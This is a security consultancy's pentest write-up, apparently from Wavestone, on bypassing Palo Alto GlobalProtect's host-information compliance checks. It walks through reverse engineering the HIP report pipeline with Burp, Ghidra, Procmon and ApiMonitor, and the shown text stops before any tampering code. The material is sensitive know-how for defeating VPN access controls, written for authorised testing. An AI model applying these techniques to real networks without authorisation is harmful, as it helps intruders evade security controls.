WAVESTONE

Palo Alto GlobalProtect

Bypass VPN host security checks

December 3, 2022 | Confidential

1 Overview

In our last `Assume Breach` engagement, the client gave us a domain-joined computer and a `VPN` access telling it was the only option to access the internal domain. Other computers would be able to access to some resources using specific protocols but nothing more. This behavior can be challenging as the domain workstation is protected by several security solutions and using offensive tools from it could be risky. Therefore tt was mandatory to remove this restriction to be able to ease the assessment completion.

A great part of `pentester`'s job is to bypass the restrictions set up by security tools, this `VPN` being the perfect exercise for a `pentester`.

This article is not meant to show a fancy `0day`, but to expose the thinking `pentesters` use when dealing with a black box security tool.

The exploit path presented in this article takes for granted that:

/ The attacker already has access to a valid set of user's credentials
/ The attacker has managed to get a limited access to a workstation for a limited period of time

Depending on the `VPN` configuration, this last prerequisite can be optional

2 Discovering the environment

With access to the computer, the first thing we tried was to extract the `VPN` client binary and use it on the attack computer.

The `VPN` tested was the `Palo Alto GlobalProtect` solution, and the `VPN` client can be easily downloaded on `Internet`. Once the client is installed on the computer, a connection is initialized. The `VPN` initialized a connection with the `VPN` portal exposed on Internet and a `Microsoft` authentication is triggered:




Figure 1 : Microsoft authentication portal

The domain credentials worked, and the `VPN` tunnel was successfully mounted. However, all connections were filtered, and it was not possible to even reach the domain controller as it had initially been hinted by the clients.

3 Global Protect Host Information Profile

Global Protect VPN, as several other business *VPN*, allows administrators to define a *host information policy*.

This *host information policy* allows the server to verify that the user computer is compliant with the company's security policy before allowing access to the company's internal network.

This type of access control can be tuned, and administrators can simply reject any non-compliant devices as well as limit the protocols allowed for the device. For example, a computer that does not comply with the company's security policy could be restricted to only access a web application exposed in the internal network but not access any other internal resource.

The *VPN* client then collects host information once the user has successfully signed in on the *VPN* gateway and an update is sent on a regular basis to ensure the computer is still compliant with the company's security policy.

3.1 Information collected

Global Protect can collect the following information:

/ *General*: Information about the host itself such as hostname, logon domain, OS etc...

/ *Patch Management*: Information about any patch management software installed on the machine

/ *Firewall*: Information about the firewall software deployed and it status

/ *Anti-malware*: Information about the *anti-malware/anti-spyware* software deployed and its status

/ *Disk backup*: Information on whether disk backup software is installed and enabled


/ *Disk encryption*: Information on whether disk encryption software is installed as well as which disks are encrypted and what encryption method is used

/ *Data loss prevention*: Information on whether a DLP software is installed and enabled

/ *Certificate check*: Information on the certificates deployed on the computer

/ *Custom checks*: Information on registry keys, user-space application etc...

All the information collected can be retrieved on the client *GUI*:


GlobalProtect Settings

General | Connection | Host Profile | Troubleshooting | Notification

The host profile is information about your system that GlobalProtect can use for monitoring or security policy e

```
host-info
    OS
    Domain
    Host Name
    Network Interfaces
        PANGP Virtual Ethernet Adapter
        Wintun Userspace Tunnel
        VirtualBox Host-Only Ethernet Adapter
        TAP-Windows Adapter V9
        Microsoft Wi-Fi Direct Virtual Adapter
        Microsoft Wi-Fi Direct Virtual Adapter #2
        Zscaler Network Adapter 1.0.2.0
        Intel(R) Wi-Fi 6 AX201 160MHz
        Software Loopback Interface 1
anti-malware
    Microsoft Defender ATP
    Windows Defender
disk-backup
    Windows Backup and Restore
    Windows File History
```

Microsoft Windows 10 Enterprise , 64-bit

Resubmit Host Profile

Figure 2: HIP profile information shown by the GUI

Thus, if you have access to a machine that can legitimately connect to the *VPN*, it is possible to retrieve a sample of an allowed host configuration.

4 Hijack the profile

The host profile (that will be named *HIP report* from now) is thus generated by the host and sent to the gateway.

The first thick client pentesting rule is: *If you generate it, you can tamper it*.

Thus, instead of modifying the host configuration – which can be painful and require the knowledge of how *Global Protect* retrieves this information – it should be possible totamper the *HIP report* sent to the *VPN* gateway.


4.1 Go in easy with a proxy

A quick and dirty way to tamper the *HIP report* is to intercept the requests and modify the report sent to the *VPN*.

The *VPN* client communicates with the *VPN* gateway using the *HTTPS* protocol. Therefore, it can be possible to intercept the traffic and modify the content sent if the *VPN* does not securely check the *VPN gateway certificate*.

In order to intercept the traffic, it is possible to:

1. Configure *Burp* as a transparent proxy and configure the redirection in *Burp* to forward the request to the *VPN* gateway


GlobalProtect Settings

General | Connection | Host Profile | Troubleshooting | Notification

Account

User: yoann.dequeker@wavestone.com


Sign Out

Portals

Portal	Status
127.0.0.1:8080	

Figure 3 : Proxy configuration in Burp

2. Add the *Burp* certificate to the *Windows* certificate store
3. Specify the *Burp* address as a *VPN* gateway in *GlobalProtect*




User: yoann.dequeker@wavestone.com

127.0.0.1:8080

Figure 4: Proxy configured as a portal

From now, when a *VPN* connection is performed, *Burp* will be able to intercept the traffic. However, with this technique, it was not possible to login:



An error occurred

An error occurred. Contact your administrator for more information.

Figure 5 : Authentication error when proxy in use

It was not possible to understand what raised this error, maybe due to some certificate pinning or other security solutions and finally, the easy solution did not yield any positive result.

4.2 Understand the logic

The *Burp* solution out of the way, it appeared mandatory to understand how the *VPN* works.

The first thing done was to monitor the *VPN* processes during the connection to identify the *VPN* executables to target and what their role in the profile generation is.

ProcessHacker showed several processes implied in the profile generation:


/ *PanGps.exe*: executed as *Administrator*

/ *PanGpa.exe*

/ *PanGpHip.exe*

/ *PanGpHipMp.exe*


Procmon gave a lot of information and showed that the *PanGpHip.exe* and *PanGpHipMp.exe* binaries were launched by the *PanGps.exe* binary:



```
Time o...  Process Name   PID   Operation       Path
2:39:24.... PanGPS.exe    2180  Process Create  C:\Program Files\Palo Alto Networks\GlobalProtect\PanGpHip.exe
2:39:24.... PanGPS.exe    2180  Process Create  C:\Program Files\Palo Alto Networks\GlobalProtect\PanGpHipMp.exe
```

Figure 6: Procmon showing process created

Finally, exploring the *Global Protect* installation folder showed several detailed log files:



LogonUI.log
C:\Program Files\Palo Alto Networks\GlobalProtect
PanGpHipMp.log
C:\Program Files\Palo Alto Networks\GlobalProtect
debug_drv.log
C:\Program Files\Palo Alto Networks\GlobalProtect
PanGPS.log
C:\Program Files\Palo Alto Networks\GlobalProtect
PanV2CredProv.log
C:\Program Files\Palo Alto Networks\GlobalProtect
pan_gp_event.log
C:\Program Files\Palo Alto Networks\GlobalProtect
PanGpHip.log
C:\Program Files\Palo Alto Networks\GlobalProtect

Figure 7: Log files

These logs files have been really helpful during the reverse and debugging process.

Likewise, during the *VPN* connection an *XML* file is created and contains the full *HIP Report* that has been generated during the connection process. However, this file creation was not reported in *Procmon*.

In order to ease the exploitation, the report generated on the domain joined machine was retrieved. Depending on the VPN configuration, part or totality of this report can be guessed but it will complexify the exploitation scenario.

4.3 Static approach

The idea was to understand what the purpose of each executable was and how they were communicating with each other.

4.3.1 PanGPA.exe


Killing the *PanGPA.exe* process showed that it corresponded to the user *GUI*. Nothing really interesting in this executable.

4.3.2 PanGpHip

The *PanGpHip.exe* binary was the first to be reversed as its name gave hints on its features.

Ghidra was used to analyze the *.rdata* section to look at the hardcoded strings. Several strings could help to understand the goal of the binary.


For example, the following strings shows that this executable is used to retrieve the host configuration:



```
s__<entry_name="host-info">_140271ef0          XREF
    ds          "\t\t<entry name=\"host-info\">\n"


..

    ??          00h
    ??          00h
    ??          00h
    ??          00h

s__<client-version>_140271f10                  XREF
    ds          "\t\t\t<client-version>"


..

    ??          00h
    ??          00h
    ??          00h
    ??          00h

s_</client-version>_140271f28                  XREF
    ds          "</client-version>\n"
```

Figure 8: Information leaked by strings


Likewise, the following string shows that the process writes the `HIP report`:



```
s_(P%u-T%u)%s(%4d):_%02d/%02d/%02d_140271dc0   XREF[1]:     writeReport:14002e521(*)
    ds          "(P%u-T%u)%s(%4d): %02d/%02d/%02d %02d:%02d:%0…

..                        "(P%u-T%u)%s(%4d): %02d/%02d/%02d %02d:%02d:%02d:%03d Start writing hip report ...\n"
```

Figure 9: Information leaked by strings

Looking at the references for these strings shows, they are part of a `C++` object:



```
                    *************************************************************...
                    * const CPanGpHipWin::vftable                                 ...
                    ***********************************
                    CPanGpHipWin::vftable


1402724d0 00 b7 02         addr[15]
          40 01 00
          00 00 20 ...
    1402724d0 00 b7 02 40 01 addr      FUN_14002b700
              00 00 00


    1402724d8 20 cc 02 40 01 addr      FUN_14002cc20
              00 00 00
    1402724e0 e0 d0 02 40 01 addr      FUN_14002d0e0          [2]
              00 00 00
    1402724e8 70 da 02 40 01 addr      FUN_14002da70          [3]
              00 00 00
    1402724f0 00 dd 02 40 01 addr      writeReport            [4]
```

Location References Provider [References ...

Edit Help

References to clientInfo - 3 locations

Locati...	Label	Code Unit
1402725...		addr clientInf...
14028a1...	IPToStat...	IPToStateMapEn...
1402d1cc8		ibo32 clientIn...


Filter:

References to CreateEv... × References to cl

Figure 10: C++ object vftable

Indeed, the *vftable* is a table containing all virtual functions from a *C++* object. It can be guessed that all the functions contained in this *vftable* are used to retrieve some configuration information on the host.

After analyzing each virtual method, it is possible to start understanding how the object work:



```
                    ****************************************************
                    CPanGpHipWin::vftable                          XREF[4

1402724d0  00 b7 02        addr[15]
           40 01 00
           00 00 20 ...
  1402724d0 00 b7 02 40 01 addr      FUN_14002b700            [0]
            00 00 00

  1402724d8 20 cc 02 40 01 addr      ComputerNameAndDomain    [1]
            00 00 00
  1402724e0 e0 d0 02 40 01 addr      GetNetworkInterface      [2]
            00 00 00
  1402724e8 70 da 02 40 01 addr      GetMachineGuid           [3]
            00 00 00
  1402724f0 00 dd 02 40 01 addr      WriteReport              [4]
            00 00 00
  1402724f8 60 ff 00 40 01 addr      FUN_14000ff60            [5]
            00 00 00
  140272500 f0 e6 02 40 01 addr      GetClientInfo            [6]
            00 00 00
```

Figure 11: Resolved object


From now on, it is a known fact that this binary is used to generate the *HIP Report*. However, the string *pan_gp_hrpt.xml*, which is the filename of the file containing the *Hip Report* and written on the disk is not present in the binary. Therefore, there is a high probability that the *XML* report it is not written on the disk by this executable.

The first idea was the *PanGpHip.exe* binary generates the report and forwards it to the *PanGPS.exe* executable that will write it on the disk as it is the only one executed with *Administrator* privileges, so with enough privileges to write in the *Program Files* directory.

The second issue was to ensure that the report generated by the binary was the *XML* report is actually sent to the *VPN* gateway and is not an aggregation of binary data that could not be easily modified.

In order to avoid reversing several functions, a dynamic approach was preferable for this task. The binary is not statistically compiled, and several *Win32 Api* are used. Using *ApiMonitor* it ispossible to spy on the *Win32 API* calls performed by the binary.

`ApiMonitor` was configured to intercept every call performed to the `WriteFile Win32 API`. At the end of the `PanGpHip.exe` execution, the full `XML` report was written in a file:


#	Time of D...	Thr...	Module	API
85	11:14:47.0...	15	PanGpHip.exe	WriteFile (0x000000000000054c, 0x0000
86	11:14:47.0...	15	PanGpHip.exe	WriteFile (0x000000000000054c, 0x0000

Hex Buffer: 1024 bytes (Post-Call)

```
0000   6576206c6d783f3c 31223d6e6f697372  <?xml version="1
0010   6f636e652022302e 5455223d676e6964  .0" encoding="UT
0020   3c0a3e3f22382d46 6f7065722d706968  F-8"?>.<hip-repo
0030   65673c090a3e7472 742d65746172656e  rt>..<generate-t
0040   312f31313e656d69 3120323230322f31  ime>11/11/2022 1
0050   3c37343a34313a31 746172656e65672f  1:14:47</generat
0060   0a3e656d69742d65 65722d7069683c09  e-time>..<hip-re
0070   7265762d74726f70 2f3c343e6e6f6973  port-version>4</
0080   6f7065722d706968 69737265762d7472  hip-report-versi
0090   61633c090a3e6e6f 736569726f676574  on>..<categories
00a0   746e653c09090a3e 3d656d616e207972  >...<entry name=
00b0   6e692d74736f6822 0909090a3e226f66  "host-info">....
00c0   2d746e65696c633c 3e6e6f6973726576  <client-version>
00d0   362d30312e322e35 746e65696c632f3c  5.2.10-6</client
00e0   6e6f69737265762d 736f3c0909090a3e  -version>....<os
00f0   6f736f7263694d3e 6f646e6957207466  >Microsoft Windo
0100   6e45203031207377 6573697270726574  ws 10 Enterprise
0110   69622d3436202c20 090a3e736f2f3c74   , 64-bit</os>..
0120   65762d736f3c0909 63694d3e726f646e  ..<os-vendor>Mic
0130   2f3c74666f736f72 6f646e65762d736f  rosoft</os-vendo
```

Figure 12: API monitor showing call to WriteFile

However, it was not possible at this moment to find the file where this content was written on. This point was set aside for a moment to progress on the reversing of the parent binary.

4.3.3 PanGPS

We saw earlier through `Procmon` that `PanGPS.exe` launches the `PanGpHip.exe` binary.

Through `Ghidra`, it is possible to search how it is launched. This information is interesting because if a communication is performed among binaries, some `PIPE` or sockets should be used to allow the interprocess communication, with a high probability that they are created by the parent process.

The following code is used to run the `PanGpHip.exe` process:




```
PanGpHipPath = '\0';
getStartupInfo(local_147,0,0x103);
sprintf_s(&PanGpHipPath,0x104,"\"%s\"",&local_258);
hPanGpHip = CreateProcessA((LPCSTR)0x0,&PanGpHipPath,&
lpPipeAttributes,&lpPipeAttributes,1,0x8000000,(LPVOID)0x0,".",
&statupInfoPanGpHip,&local_4a8);
```

Figure 13: Creation process


The process creation is performed using the `Win32API CreateProcess`. The `StartupInfo` object is created with the following code:



```
getStartupInfo(&statupInfoPanGpHip,0,0x68);
statupInfoPanGpHip.cb = 0x68;
statupInfoPanGpHip.dwFlags = 0x100;
statupInfoPanGpHip.hStdInput = hReadPipe;
statupInfoPanGpHip.hStdOutput = hWritePipe2;
statupInfoPanGpHip.hStdError = hWritePipe3;
```

Figure 14: Startup object filled

The `stdin`, `stdout` and `stderr` file are overwritten with custom `PIPE` created by `PanGPS.exe` as it is shown in the following figure:




```
hPanGpHip = CreatePipe(&hReadPipe,&hWritePipe,&lpPipeAttributes,0);
if (hPanGpHip == 0) {
  {return }
else {
  hPanGpHip = CreatePipe(&hReadPipe2,&hWritePipe2,&lpPipeAttributes,0);
  if (hPanGpHip == 0) { return }
  else {
    hPanGpHip = CreatePipe(&hReadPipe3,&hWritePipe3,&lpPipeAttributes,0);
    if (hPanGpHip == 0) { return }
```

Figure 15: Pipe creation

Thus, through these `PIPE` the `PanGpHip.exe` process will be able to communicate the `Hip Report` generated.

Using `API Monitor` this assumption has been verified. The tool was configured to intercept the `CreatePipe, ReadFile` and `WriteFile Win32 API` calls.

First, it was verified that the `PanGPS.exe` binary really read the `HIP Report`:



```
#    Time of D...   Thr...  Module      API
167  11:14:47.0...  26      PanGPS.exe  ReadFile ( 0x00000000000005a0, 0x
168  11:14:47.2...  1       PanGPS.exe  WriteFile ( 0x000000000000027c, 0x
```

lex Buffer: 1024 bytes (Post-Call)


```
000   6576206c6d783f3c 31223d6e6f697372  <?xml version="1
